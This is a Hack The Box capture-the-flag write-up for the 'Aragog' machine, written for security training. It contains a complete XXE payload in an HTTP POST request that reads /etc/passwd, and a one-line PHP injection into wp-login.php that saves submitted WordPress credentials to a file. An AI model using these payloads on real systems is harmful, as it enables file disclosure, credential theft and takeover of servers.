



Aragog

21st July 2018 / Document No D18.100.12

Prepared By: Alexander Reid (Arrexel)

Machine Author: egre55

Difficulty: Medium

Classification: Official

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SYNOPSIS

Aragog is not overly challenging, however it touches on several common real-world vulnerabilities, techniques and misconfigurations.

Skills Required

- Intermediate knowledge of Linux

Skills Learned

- Exploiting XML External Entities
- Enumerating files through XXE
- Exploiting weak file permissions

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

Enumeration

Nmap



Nmap reveals vsftpd (which has anonymous login enabled), OpenSSH and Apache.

Dirbuster



Dirbuster finds only a **hosts.php** file.

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
Exploitation

XML External Entities

Attempting to connect to FTP reveals only a **test.txt** file which contains some basic XML.

```
root@kali:~/Desktop/writeups/aragog# cat test.txt
<details>
    <subnet_mask>255.255.255.192</subnet_mask>
    <test></test>
</details>
root@kali:~/Desktop/writeups/aragog#
```

Sending the XML in a POST request to **hosts.php** results in some different output.



Using this, it is trivial to craft a request that abuses external entities to read files on the system.

```
POST /hosts.php HTTP/1.1
Host: 10.10.10.78
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 232

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE details [
<!ELEMENT subnet_mask ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<details>
    <subnet_mask>&xxe;</subnet_mask>
    <test></test>
</details>
```

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

After obtaining **/etc/passwd** through the XXE vulnerability, two home directories are discovered; **florian** and **cliff**. As OpenSSH is explicitly set to allow only publickey authentication, it can be taken as a hint that the private key may be left on the machine. The path is easy to guess, but it can be brute forced with a simple script.





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Privilege Escalation

Web Server Write Access

Automated enumeration tools are not necessary to find the correct escalation vector in this case. As this is a CTF system, any type of user interaction must be automated. Running **ps aux** reveals a **whoopsie** user running **/usr/bin/whoopsie**. This binary can be reverse engineered (much more challenging) to obtain the SUDO password. The purpose of this binary is to simulate a user logging into the Wordpress installation at http://aragog/dev_wiki

Since the entire **/var/www/html** directory is chmod 777, it is possible to modify **wp-login.php** to capture any supplied credentials. The login credentials are sent in **$_POST['log']** and **$_POST['pwd']**. Simple adding the following line after the <?php tag is enough.

```
file_put_contents("creds.txt",$_POST['log']." - ".$_POST['pwd']);
```

Reusing the Wordpress password with **su** will grant a root shell.